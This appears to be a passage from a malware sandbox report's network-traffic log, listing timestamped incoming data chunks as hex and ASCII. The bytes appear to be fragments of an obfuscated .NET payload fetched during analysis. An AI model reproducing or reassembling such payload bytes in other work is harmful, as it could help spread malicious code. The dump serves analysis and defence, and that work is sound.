6e ba ff ff 20 18 00 00 00 20 0f 00 00 00 59 fe 0e Data Ascii: X (9M& h8B w X (:& 8l 8 N Y (:& 8 @ (9& |8 *Y 28 JY ,8n Y
2022-01-14 01:04:32 UTC	27	IN	Data Raw: fe 0c 0a 00 20 15 00 00 00 fe 0c 0e 00 9c 20 19 00 00 00 28 1e 01 00 06 39 ea b5 ff ff 26 20 15 01 00 00 38 df b5 ff ff 1f 10 13 20 20 57 02 00 00 38 d1 b5 ff ff 28 05 01 00 06 11 1b 28 06 01 00 06 13 21 20 29 01 00 00 38 b9 b5 ff ff fe 0c 05 00 20 09 00 00 00 fe 0c 1a 00 9c 20 46 01 00 00 fe 0e 51 00 38 99 b5 ff ff 20 8d 00 00 00 20 2f 00 00 00 59 fe 0e 2c 00 20 60 00 00 00 28 1f 01 00 06 39 7f b5 ff ff 26 20 25 00 00 00 38 74 b5 ff ff fe 0c 05 00 20 0e 00 00 00 20 26 00 00 00 20 15 00 00 00 59 9c 20 2e 00 00 00 38 55 b5 ff ff 20 eb 00 00 00 20 4e 00 00 00 59 fe 0e 1a 00 20 21 00 00 00 28 1f 01 00 06 3a 37 b5 ff ff 26 20 a4 00 00 00 38 2c b5 ff ff 7e 0a 00 00 0a 13 26 20 6b 00 00 00 28 1e 01 00 06 39 16 b5 ff ff 26 20 d1 00 00 00 38 0b b5 ff ff fe 0c 0a Data Ascii: (9& 8 W8((!)8 FQ8 /Y, `(9& %8t & Y .8U NY !(:7& 8,~& k(9& 8
2022-01-14 01:04:32 UTC	28	IN	Data Raw: ff fe 0c 0a 00 13 27 20 a2 01 00 00 38 9d b0 ff ff 11 75 11 1d 18 58 11 31 18 91 9c 20 02 01 00 00 28 1e 01 00 06 3a 83 b0 ff ff 26 20 1c 00 00 00 38 78 b0 ff ff 20 2f 00 00 00 20 6a 00 00 00 58 fe 0e 40 00 20 6c 00 00 00 fe 0e 51 00 38 57 b0 ff ff fe 0c 05 00 20 08 00 00 00 fe 0c 1a 00 9c 20 25 00 00 00 28 1f 01 00 06 39 3e b0 ff ff 26 20 18 00 00 00 38 33 b0 ff ff 20 b7 00 00 00 20 3d 00 00 00 59 fe 0e 0e 00 20 ed 00 00 00 38 1a b0 ff ff 11 3c 1a 1e 12 09 28 b0 00 00 06 26 20 0f 01 00 00 28 1f 01 00 06 3a ff af ff ff 26 20 63 01 00 00 38 f4 af ff ff 20 61 00 00 00 20 02 00 00 00 58 fe 0e 0e 00 20 28 01 00 00 38 db af ff ff 11 75 16 11 46 11 75 8e 69 28 cc 00 00 06 20 58 02 00 00 fe 0e 51 00 38 bb af ff ff 28 d4 00 00 0 6 1a 3b 2a d6 ff ff 20 03 00 00 00 Data Ascii: ' 8uX1 (:& 8x / jX@ lQ8W %(9>& 83 =Y 8<(& (:& c8 a X (8uFui(XQ8(;*
2022-01-14 01:04:32 UTC	30	IN	Data Raw: 38 50 ab ff ff fe 0c 0a 00 20 18 00 00 00 fe 0c 40 00 9c 20 f1 00 00 00 28 1e 01 00 06 3a 33 ab ff ff 26 20 d4 00 00 00 38 28 ab ff ff 7e 4d 00 00 04 3a 22 c4 ff ff 20 ea 00 00 00 38 14 ab ff ff fe 0c 0a 00 20 03 00 00 00 fe 0c 40 00 9c 20 69 01 00 00 28 1e 01 00 06 3a f7 aa ff ff 26 20 66 01 00 00 38 ec aa ff ff 20 7d 00 00 00 20 5e 00 00 00 59 fe 0e 0e 00 20 d2 00 00 00 fe 0e 51 00 38 cb aa ff ff 2a 00 20 26 02 00 00 fe 0e 51 00 38 bb aa ff ff fe 0c 05 00 20 04 00 00 00 20 30 00 00 00 20 3e 00 00 00 58 9c 20 7a 00 00 00 38 a0 aa ff ff fe 0c 05 00 20 02 00 00 00 fe 0c 2c 00 9c 20 99 02 00 00 28 1e 01 00 06 3a 83 aa ff ff 26 20 7b 01 00 00 38 78 aa ff ff 20 00 1e 00 00 13 57 20 38 00 00 00 28 1f 01 00 06 3a 62 aa ff ff 26 20 48 00 00 00 38 57 aa ff ff fe Data Ascii: 8P @ (:3& 8(~M:" 8 @ i(:& f8 } ^Y Q8* &Q8 0 >X z8 , (:& {8x W 8(:b& H8W
2022-01-14 01:04:32 UTC	31	IN	Data Raw: 00 38 04 00 00 00 fe 0c 2f 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 37 02 00 00 26 20 00 00 00 00 28 1e 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 37 00 45 02 00 00 00 05 00 00 00 d9 00 00 00 38 00 00 00 00 11 2a 73 76 00 00 0a d0 2e 00 00 02 28 03 01 00 06 28 08 01 00 06 13 28 20 00 00 00 00 28 1e 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 61 00 45 02 00 00 00 05 00 00 00 3f 00 00 00 38 00 00 00 00 d0 2e 00 00 02 28 03 01 00 06 11 28 28 10 01 00 06 28 11 01 00 06 74 2e 00 00 02 80 5c 00 00 04 20 01 00 00 00 28 1e 01 00 06 3a bf ff ff ff 26 20 00 00 00 00 38 b4 ff ff ff dd 4c 00 00 00 26 20 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 29 00 45 01 00 00 00 05 00 00 00 38 Data Ascii: 8/E87& (9& 87E8*sv.((((9& 8aE?8.((((t.\ (:& 8L& (:& 8)E8
2022-01-14 01:04:32 UTC	32	IN	Data Raw: 00 28 1e 01 00 06 39 98 a0 ff ff 26 20 3a 01 00 00 38 8d a0 ff ff fe 0c 05 00 13 13 20 07 00 00 00 38 7d a0 ff ff 11 6d 28 f3 00 00 06 13 17 20 49 01 00 00 38 6a a0 ff ff 28 05 01 00 06 11 72 28 06 01 00 06 13 1e 20 14 00 00 00 28 1e 01 00 06 3a 4d a0 ff ff 26 20 08 00 00 00 38 42 a0 ff ff fe 0c 0a 00 20 11 00 00 00 20 14 00 00 00 20 76 00 00 00 58 9c 20 82 00 00 00 28 1e 01 00 06 39 1e a0 ff ff 26 20 e5 01 00 00 38 13 a0 ff ff fe 0c 0a 00 20 15 00 00 00 20 c4 00 00 00 20 41 00 00 00 59 9c 20 61 00 00 00 28 1f 01 00 06 39 ef 9f ff ff 26 20 35 00 00 00 38 e4 9f ff ff 7e 66 00 00 04 28 ef 00 00 06 16 9a 28 f0 00 00 06 13 5d 20 fc 00 00 00 38 c7 9f ff ff 20 63 00 00 00 20 6b 00 00 00 58 fe 0e 0e 00 20 74 01 00 00 28 1e 01 00 06 39 a9 9f ff ff 26 20 31 02 00 Data Ascii: (9& :8 8}m(l8j(r((:M& 8B vX (9& 8 AY a(9& 58~f({] 8 c kX t(9& 1

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	34	IN	Data Raw: 20 0a 00 00 00 fe 0c 40 00 9c 20 2c 01 00 00 28 1f 01 00 06 3a 89 9b ff ff 26 20 0d 02 00 00 38 7e 9b ff ff fe 0c 0a 00 20 0a 00 00 00 20 b3 00 00 00 20 3b 00 00 00 59 9c 20 3c 00 00 00 28 1f 01 00 06 39 5a 9b ff ff 26 20 2c 00 00 00 38 4f 9b ff ff 11 75 11 1d 1d 58 11 35 1d 91 9c 20 75 02 00 00 38 3a 9b ff ff 18 13 1d 20 f3 01 00 00 38 2d 9b ff ff 11 6d 28 f3 00 00 06 26 20 8f 01 00 00 38 1b 9b ff ff 7e 5c 00 00 04 28 10 01 00 06 28 19 01 00 06 28 1a 01 00 06 20 8e 01 00 00 38 fd 9a ff ff 11 21 28 ab 00 00 06 13 16 20 50 01 00 00 28 1f 01 00 06 3a e5 9a ff ff 26 20 e0 01 00 00 38 da 9a ff ff 20 b4 00 00 00 20 51 00 00 00 59 fe 0e 0e 00 20 9a 00 00 00 38 c1 9a ff ff 11 72 18 1f 74 9c 20 13 00 00 00 28 1e 01 00 06 3a ac 9a ff ff 26 20 0e 00 00 00 38 a1 9a Data Ascii: @ ,(:& 8~ ;Y <(9Z& ,8OuX5 u8: 8-m(& 8~\(((8!(P(:& 8 QY 8rt (:& 8
2022-01-14 01:04:32 UTC	35	IN	Data Raw: dd 6f 00 00 00 dd 06 00 00 00 26 dd 00 00 00 00 00 02 6f 74 00 00 0a 72 f7 0f 00 70 6f 7e 00 00 0a 02 16 8d 0a 00 00 01 6f 7f 00 00 0a 6f 75 00 00 0a 28 7a 00 00 0a 39 27 00 00 00 02 6f 74 00 00 0a 72 f7 0f 00 70 6f 7e 00 00 0a 02 16 8d 0a 00 00 01 6f 7f 00 00 0a 6f 75 00 00 0a 0a dd 11 00 00 00 dd 06 00 00 00 26 dd 00 00 00 00 72 01 00 00 70 2a 06 2a 00 01 28 00 00 00 00 00 00 2b 2b 00 06 0a 00 00 01 00 00 32 00 5d 8f 00 06 0a 00 00 01 00 00 96 00 57 ed 00 06 0a 00 00 01 13 30 05 00 4f 00 00 00 00 00 00 00 7e 59 00 00 04 3a 37 00 00 00 28 b3 00 00 06 72 09 10 00 70 28 62 00 00 0a 72 15 10 00 70 28 80 00 00 0a 28 ac 00 00 06 d0 32 00 00 02 28 23 00 00 0a 28 81 00 00 0a 74 32 00 00 02 80 59 00 00 04 7e 59 00 00 04 02 03 04 6f 41 01 00 06 2a 00 13 30 06 00 Data Ascii: o&otrpo~oou(z9'otrpo~oou&rp**(++2]W0O~Y:7(rp(brp((2(#(t2Y~YoA*0
2022-01-14 01:04:32 UTC	36	IN	Data Raw: 18 8d 16 00 00 01 25 16 17 9c 25 17 18 9c 2a 00 00 00 72 72 0f 11 00 70 6f 61 00 00 0a 16 26 26 18 8d 16 00 00 01 25 16 17 9c 25 17 18 9c 2a 00 00 00 72 72 43 11 00 70 6f 61 00 00 0a 16 26 26 18 8d 16 00 00 01 25 16 17 9c 25 17 18 9c 2a 00 00 00 72 72 77 11 00 70 6f 61 00 00 0a 16 26 26 18 8d 16 00 00 01 25 16 17 9c 25 17 18 9c 2a 00 00 00 13 30 02 00 02 00 00 00 18 00 00 11 14 2a 00 00 13 30 02 00 02 00 00 00 18 00 00 11 14 2a 00 00 72 72 ab 11 00 70 6f 61 00 00 0a 16 26 26 18 8d 16 00 00 01 25 16 17 9c 25 17 18 9c 2a 00 00 00 13 30 02 00 02 00 00 00 72 72 df 11 00 70 6f 61 00 00 0a 16 26 26 18 8d 16 00 00 01 25 16 17 9c 25 17 18 9c 2a 00 00 00 13 30 02 00 02 00 00 00 19 00 00 11 14 2a 00 00 13 30 02 00 02 00 00 00 19 00 00 11 14 2a 00 00 0a 17 2a 00 3e 00 fe 09 00 00 fe 09 01 Data Ascii: %%*rrpoa&&%%*rrCpoa&&%%*rrwpoa&&%%*0*0*rrpoa&&%%*rrpoa&&%%*0*0**>
2022-01-14 01:04:32 UTC	38	IN	Data Raw: 00 00 0a 2a 00 2e 00 fe 09 00 00 28 be 00 00 0a 2a 2e 00 fe 09 00 00 28 bf 00 00 0a 2a 2a fe 09 00 00 6f c0 00 00 0a 2a 00 2e 00 fe 09 00 00 28 c1 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 25 00 00 0a 2a 5e 00 fe 09 00 00 fe 09 01 00 fe 09 02 00 fe 09 03 00 28 ae 00 00 06 2a 3e 00 fe 09 00 00 fe 09 01 00 28 c2 00 00 0a 2a 16 14 14 fe 01 2a 00 00 0a 14 2a 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 13 30 07 00 04 00 00 00 00 00 00 00 00 14 2a 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 4e 02 28 09 00 00 0a 02 03 73 3c 00 00 0a 7d 73 00 00 04 2a 32 02 Data Ascii: *.(*.(**o*.(*>(%*^(*>(***(**(****(*0***(*(*(*N(s<}s*2
2022-01-14 01:04:32 UTC	39	IN	Data Raw: 25 00 00 b4 23 00 00 5e 00 00 00 c8 29 00 00 bb 1f 00 00 f5 16 00 00 2c 11 00 00 97 1b 00 00 27 01 00 00 3a 1f 00 00 52 19 00 00 99 25 00 00 8f 14 00 00 12 25 00 00 0d 11 00 00 15 06 00 00 b1 13 00 00 28 30 00 00 a5 1d 00 00 1d 00 00 00 f8 1e 00 00 bd 03 00 00 da 1b 00 00 e6 00 00 00 ed 22 00 00 e1 07 00 00 9d 0d 00 00 7c 21 00 00 a8 2b 00 00 8c 1d 00 00 9f 1a 00 00 87 20 00 00 77 24 00 00 f8 18 00 00 6d 03 00 00 9b 0e 00 00 4d 26 00 00 8b 18 00 00 09 10 00 00 76 06 00 00 ad 26 00 00 6f 29 00 00 3d 22 00 00 8f 06 00 00 f5 12 00 00 f4 2a 00 00 b7 28 00 00 31 06 00 00 32 02 00 00 5d 0d 00 00 02 25 00 00 b3 0e 00 00 f7 0c 00 00 df 04 00 00 d5 03 00 00 16 0c 00 00 24 2e 00 00 75 0d 00 00 7a 2a 00 00 c2 0f 00 00 1d 17 00 00 e7 08 00 00 8a 07 00 00 66 26 00 00 Data Ascii: %#^),':R%%(0"|!+ w$mM&v&o)='*(12]%$.uz*f&
2022-01-14 01:04:32 UTC	40	IN	Data Raw: ff 20 86 00 00 00 20 63 00 00 00 59 fe 0e 28 00 20 42 00 00 00 38 e3 f6 ff ff fe 0c 0e 00 20 15 00 00 00 fe 0c 29 00 9c 20 48 01 00 00 28 73 01 00 06 39 c6 f6 ff ff 26 20 59 01 00 00 38 bb f6 ff ff 20 5c 00 00 00 20 46 00 00 00 58 fe 0e 29 00 20 19 00 00 00 28 73 01 00 06 3a 9d f6 ff ff 26 20 19 00 00 00 38 92 f6 ff ff 11 2a 11 03 58 13 2a 20 60 01 00 00 28 73 01 00 06 3a 7c f6 ff ff 26 20 f2 00 00 00 38 71 f6 ff ff fe 0c 0e 00 20 06 00 00 00 20 9e 00 00 00 20 58 00 00 00 58 9c 20 5e 00 00 00 38 52 f6 ff ff fe 0c 0e 00 20 04 00 00 00 20 e4 00 00 00 20 4c 00 00 00 59 9c 20 5d 01 00 00 38 33 f6 ff ff fe 0c 11 00 20 0e 00 00 00 fe 0c 28 00 9c 20 29 01 00 00 38 1b f6 ff ff 20 53 00 00 00 20 09 00 00 00 58 fe 0e 29 00 20 ae 00 00 00 38 02 f6 ff ff fe 0c 0e 00 Data Ascii: cY(B8) H(s9& Y8 \ FX) (s:& 8*X* `(s:|& 8q XX ^8R LY]83 ( )8 S X) 8
2022-01-14 01:04:32 UTC	42	IN	Data Raw: 00 00 38 9d f1 ff ff 11 0b 11 1d 5d 13 0d 20 15 00 00 00 fe 0e 20 00 38 84 f1 ff ff fe 0c 0e 00 20 18 00 00 00 fe 0c 29 00 9c 20 9b 00 00 00 38 70 f1 ff ff fe 0c 0e 00 20 11 00 00 00 fe 0c 29 00 9c 20 50 00 00 00 28 74 01 00 06 39 53 f1 ff ff 26 20 29 00 00 00 38 48 f1 ff ff 20 7a 00 00 00 20 1c 00 00 00 58 fe 0e 29 00 20 02 00 00 00 28 74 01 00 06 3a 2a f1 ff ff 26 20 0b 00 00 00 38 1f f1 ff ff fe 0c 0e 00 20 00 00 00 00 20 20 00 00 00 20 62 00 00 00 58 9c 20 1f 00 00 00 28 74 01 00 06 39 fb f0 ff ff 26 20 1c 00 00 00 38 f0 f0 ff ff fe 0c 0e 00 20 10 00 00 00 fe 0c 29 00 9c 20 03 01 00 00 38 d8 f0 ff ff 20 cc 00 00 00 20 44 00 00 00 59 fe 0e 29 00 20 1a 01 00 00 38 bf f0 ff ff fe 0c 11 00 20 03 00 00 00 fe 0c 28 00 9c 20 9d 00 00 00 28 73 01 00 06 3a a2 Data Ascii: 8] 8) 8p) P(t9S&)8H z X) (t:*& 8 bX (t9& 8) 8 DY) 8 ((s:
2022-01-14 01:04:32 UTC	43	IN	Data Raw: ff fe 0c 0e 00 20 0a 00 00 00 fe 0c 29 00 9c 20 3f 00 00 00 28 74 01 00 06 39 2d ec ff ff 26 20 30 00 00 00 38 22 ec ff ff 20 b3 00 00 00 20 3b 00 00 00 59 fe 0e 29 00 20 f6 00 00 00 28 73 01 00 06 3a 04 ec ff ff 26 20 16 00 00 00 38 f9 eb ff ff fe 0c 11 00 20 02 00 00 00 fe 0c 28 00 9c 20 54 01 00 00 38 e1 eb ff ff fe 0c 0e 00 20 19 00 00 00 20 fc 00 00 00 20 54 00 00 00 59 9c 20 25 01 00 00 fe 0e 20 00 38 ba eb ff ff fe 0c 0e 00 20 03 00 00 00 20 da 00 00 00 20 48 00 00 00 59 9c 20 03 01 00 00 28 73 01 00 06 39 9a eb ff ff 26 20 2a 01 00 00 38 8f eb ff ff 11 06 8e 69 1a 5d 13 05 20 77 01 00 00 38 7d eb ff ff fe 0c 11 00 20 0c 00 00 00 fe 0c 28 00 9c 20 e7 00 00 00 38 65 eb ff ff 20 f5 00 00 00 20 51 00 00 00 59 fe 0e 29 00 20 7e 01 00 00 28 73 01 00 06 Data Ascii:) ?(t9-& 08" ;Y) (s:& 8 (T8 TY % 8 HY (s9& *8i] w8} (8e QY) ~(s
2022-01-14 01:04:32 UTC	44	IN	Data Raw: ee e6 ff ff 26 20 06 00 00 00 38 e3 e6 ff ff 20 dd 00 00 00 20 49 00 00 00 59 fe 0e 29 00 20 5f 00 00 00 38 ca e6 ff ff fe 0c 0e 00 20 13 00 00 00 fe 0c 29 00 9c 20 65 01 00 00 38 b2 e6 ff ff fe 0c 0e 00 20 03 00 00 00 20 a8 00 00 00 20 38 00 00 00 59 9c 20 2b 01 00 00 28 73 01 00 06 3a 8e e6 ff ff 26 20 14 00 00 00 38 83 e6 ff ff 16 13 08 20 17 01 00 00 28 73 01 00 06 3a 71 e6 ff ff 26 20 82 00 00 00 38 66 e6 ff ff 20 65 00 00 00 20 3e 00 00 00 58 fe 0e 29 00 20 e5 00 00 00 28 73 01 00 06 39 48 e6 ff ff 26 20 ee 00 00 00 38 3d e6 ff ff fe 0c 0e 00 20 1f 00 00 00 20 ce 00 00 00 20 44 00 00 00 59 9c 20 a1 00 00 00 28 74 01 00 06 39 19 e6 ff ff 26 20 29 00 00 00 38 0e e6 ff ff 11 0b 17 58 13 0b 20 ce 00 00 00 38 fe e5 ff ff 20 b0 00 00 00 20 38 00 00 00 59 Data Ascii: & 8 IY) _8) e8 8Y +(s:& 8 (s:q& 8f e >X) (s9H& 8= DY (t9&)8X 8 8Y
2022-01-14 01:04:32 UTC	46	IN	Data Raw: 95 e1 ff ff 20 d5 00 00 00 20 47 00 00 00 59 fe 0e 29 00 20 0a 00 00 00 28 74 01 00 06 3a 77 e1 ff ff 26 20 0c 00 00 00 38 6c e1 ff ff fe 0c 11 00 20 05 00 00 00 20 96 00 00 00 20 32 00 00 00 59 9c 20 79 01 00 00 38 4d e1 ff ff 20 28 00 00 00 20 04 00 00 00 59 fe 0e 28 00 20 aa 00 00 00 38 34 e1 ff ff fe 0c 11 00 20 0c 00 00 00 fe 0c 28 00 9c 20 44 00 00 00 38 1c e1 ff ff 16 13 03 20 45 00 00 00 38 0f e1 ff ff 20 81 00 00 00 20 2b 00 00 00 59 fe 0e 28 00 20 82 00 00 00 28 73 01 00 06 3a f1 e0 ff ff 26 20 0f 00 00 00 38 e6 e0 ff ff fe 0c 11 00 20 0c 00 00 00 20 5b 00 00 00 20 14 00 00 00 58 9c 20 84 00 00 00 38 c7 e0 ff ff fe 0c 0e 00 20 1f 00 00 00 fe 0c 29 00 9c 20 73 01 00 00 38 af e0 ff ff 20 66 00 00 00 20 2d 00 00 00 59 fe 0e 29 00 20 8a 00 00 00 28 Data Ascii: GY) (t:w& 8l 2Y y8M (Y(84 (D8 E8 +Y((s:& 8 [X 8) s8 f -Y) (

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	47	IN	Data Raw: 00 59 9c 20 33 01 00 00 38 33 dc ff ff 20 19 00 00 00 20 5b 00 00 00 58 fe 0e 29 00 20 5e 01 00 00 38 1a dc ff ff 11 1c 11 1f 11 07 20 ff 00 00 00 5f d2 9c 20 4a 01 00 00 38 02 dc ff ff 11 21 73 21 00 00 0a 16 73 ca 00 00 0a 13 15 20 2f 00 00 00 38 e9 db ff ff fe 0c 0e 00 20 08 00 00 00 fe 0c 29 00 9c 20 bc 00 00 00 38 d1 db ff ff fe 0c 0e 00 20 0b 00 00 00 fe 0c 29 00 9c 20 9f 00 00 00 28 74 01 00 06 39 b4 db ff ff 26 20 0c 00 00 00 38 a9 db ff ff 20 01 00 00 00 13 0a 20 4d 00 00 00 fe 0e 20 00 38 90 db ff ff fe 0c 0e 00 20 1a 00 00 00 20 02 00 00 00 20 66 00 00 00 58 9c 20 3c 00 00 00 38 75 db ff ff 20 93 00 00 00 20 31 00 00 00 59 fe 0e 29 00 20 57 00 00 00 28 73 01 00 06 3a 57 db ff ff 26 20 32 00 00 00 38 4c db ff ff fe 0c 0e 00 20 0d 00 00 00 fe 0c Data Ascii: Y 383 [X) ^8 _ J8!s!s /8) 8) (t9& 8 M 8 fX <8u 1Y) W(s:W& 28L
2022-01-14 01:04:32 UTC	48	IN	Data Raw: 28 73 01 00 06 3a dd d6 ff ff 26 20 24 00 00 00 38 d2 d6 ff ff 20 7b 00 00 00 20 7b 00 00 00 59 fe 0e 29 00 20 6a 00 00 00 fe 0e 20 00 38 b1 d6 ff ff fe 0c 11 00 20 0e 00 00 00 20 d7 00 00 00 20 47 00 00 00 59 9c 20 86 00 00 00 38 96 d6 ff ff fe 0c 0e 00 20 18 00 00 00 fe 0c 29 00 9c 20 3b 01 00 00 28 74 01 00 06 39 79 d6 ff ff 26 20 4e 00 00 00 38 6e d6 ff ff fe 0c 0e 00 20 15 00 00 00 20 be 00 00 00 20 3f 00 00 00 59 9c 20 82 00 00 00 28 73 01 00 06 39 4a d6 ff ff 26 20 ac 00 00 00 38 3f d6 ff ff 20 80 00 00 00 20 73 00 00 00 58 fe 0e 29 00 20 7d 00 00 00 38 26 d6 ff ff 11 25 28 6f 01 00 06 28 6c 01 00 06 80 77 00 00 04 20 e9 00 00 00 38 0b d6 ff ff 38 bf de ff ff 20 95 00 00 00 38 fc d5 ff ff fe 0c 0e 00 20 1b 00 00 00 20 8d 00 00 00 20 2f 00 00 00 59 Data Ascii: (s:& $8 { {Y) j 8 GY 8) ;(t9y& N8n ?Y (s9J& 8? sX) }8&%(o(lw 88 8 /Y
2022-01-14 01:04:32 UTC	50	IN	Data Raw: 0e 01 00 00 38 85 d1 ff ff 17 80 78 00 00 04 20 a7 00 00 00 38 75 d1 ff ff fe 0c 0e 00 20 01 00 00 00 fe 0c 29 00 9c 20 73 00 00 00 28 73 01 00 06 3a 58 d1 ff ff 26 20 2e 00 00 00 38 4d d1 ff ff fe 0c 0e 00 20 03 00 00 00 fe 0c 29 00 9c 20 b3 00 00 00 fe 0e 20 00 38 2d d1 ff ff 20 49 00 00 00 20 0a 00 00 00 58 fe 0e 29 00 20 6e 00 00 00 28 74 01 00 06 39 13 d1 ff ff 26 20 0b 00 00 00 38 08 d1 ff ff 11 2a 11 03 58 13 2a 20 19 01 00 00 28 73 01 00 06 3a f2 d0 ff ff 26 20 88 00 00 00 38 e7 d0 ff ff d0 29 00 00 02 28 66 01 00 06 6f 24 00 00 0a 72 13 12 00 70 28 67 01 00 06 73 39 01 00 06 13 13 20 1c 01 00 00 28 73 01 00 06 3a b8 d0 ff ff 26 20 36 00 00 00 38 ad d0 ff ff fe 0c 11 00 20 04 00 00 00 fe 0c 28 00 9c 20 71 01 00 00 fe 0e 20 00 38 8d d0 ff ff 20 b1 Data Ascii: 8x 8u) s(s:X& .8M) 8- I X) n(t9& 8*X* (s:& 8)(fo$rp(gs9 (s:& 68 (q 8
2022-01-14 01:04:32 UTC	51	IN	Data Raw: 20 d4 00 00 00 20 46 00 00 00 59 9c 20 33 00 00 00 fe 0e 20 00 38 17 cc ff ff fe 0c 11 00 20 0e 00 00 00 fe 0c 28 00 9c 20 6b 01 00 00 28 74 01 00 06 39 fe cb ff ff 26 20 3d 00 00 00 38 f3 cb ff ff fe 0c 11 00 20 00 00 00 00 20 9f 00 00 00 20 35 00 00 00 59 9c 20 1d 00 00 00 28 73 01 00 06 39 cf cb ff ff 26 20 a9 00 00 00 38 c4 cb ff ff 20 e7 00 00 00 20 4d 00 00 00 59 fe 0e 28 00 20 5d 00 00 00 28 73 01 00 06 3a a6 cb ff ff 26 20 0a 00 00 00 38 9b cb ff ff 11 05 16 3e c8 d5 ff ff 20 87 00 00 00 38 89 cb ff ff 20 9d 00 00 00 20 34 00 00 00 59 fe 0e 28 00 20 72 00 00 00 28 73 01 00 06 39 6b cb ff ff 26 20 fc 00 00 00 38 60 cb ff ff 20 5e 00 00 00 20 2f 00 00 00 58 fe 0e 29 00 20 20 00 00 00 38 47 cb ff ff fe 0c 0e 00 20 08 00 00 00 20 9c 00 00 00 20 34 00 Data Ascii: FY 3 8 (k(t9& =8 5Y (s9& 8 MY( ](s:& 8> 8 4Y(r(s9k& 8` ^ /X) 8G 4
2022-01-14 01:04:32 UTC	52	IN	Data Raw: 00 0a 6f d3 00 00 0a 28 5e 01 00 06 2a 00 5e 7e 79 00 00 04 3a 0c 00 00 00 17 80 79 00 00 04 73 63 01 00 06 26 2a 7a 16 8d 08 00 00 01 80 76 00 00 04 14 80 77 00 00 04 16 80 78 00 00 04 16 80 79 00 00 04 2a 00 2e 00 fe 09 00 00 28 23 00 00 0a 2a 3a fe 09 00 00 fe 09 01 00 6f 3b 00 00 0a 2a 00 2a fe 09 00 00 6f 3a 01 00 06 2a 00 3a fe 09 00 00 fe 09 01 00 6f 37 00 00 0a 2a 00 2a fe 09 00 00 6f 3d 00 00 0a 2a 00 3a fe 09 00 00 fe 09 01 00 6f 3b 01 00 06 2a 00 2e 00 fe 09 00 00 28 7d 01 00 06 2a 3a fe 09 00 00 fe 09 01 00 6f d4 00 00 0a 2a 00 2a fe 09 00 00 6f 85 00 00 0a 2a 00 2a fe 09 00 00 6f 86 00 00 0a 2a 00 2a fe 09 00 00 6f d5 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 7e 01 00 06 2a 2a fe 09 00 00 6f cd 00 00 0a 2a 00 16 14 14 fe 01 2a 00 00 0a Data Ascii: o(^*^~y:ysc&*zvwxy*.(#*:o;**o:*:o7**o=*:o;*.(}*:o**o**o**o*>(~**o**
2022-01-14 01:04:32 UTC	54	IN	Data Raw: 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 02 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 Data Ascii: *0*0*0*0*0*0**0*0*0*0***0*0*0*0
2022-01-14 01:04:32 UTC	58	IN	Data Raw: 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 00 22 00 14 a5 13 00 00 01 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 22 00 14 a5 13 00 00 01 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 Data Ascii: *****(**0**'*****0*0****(**'*0*****
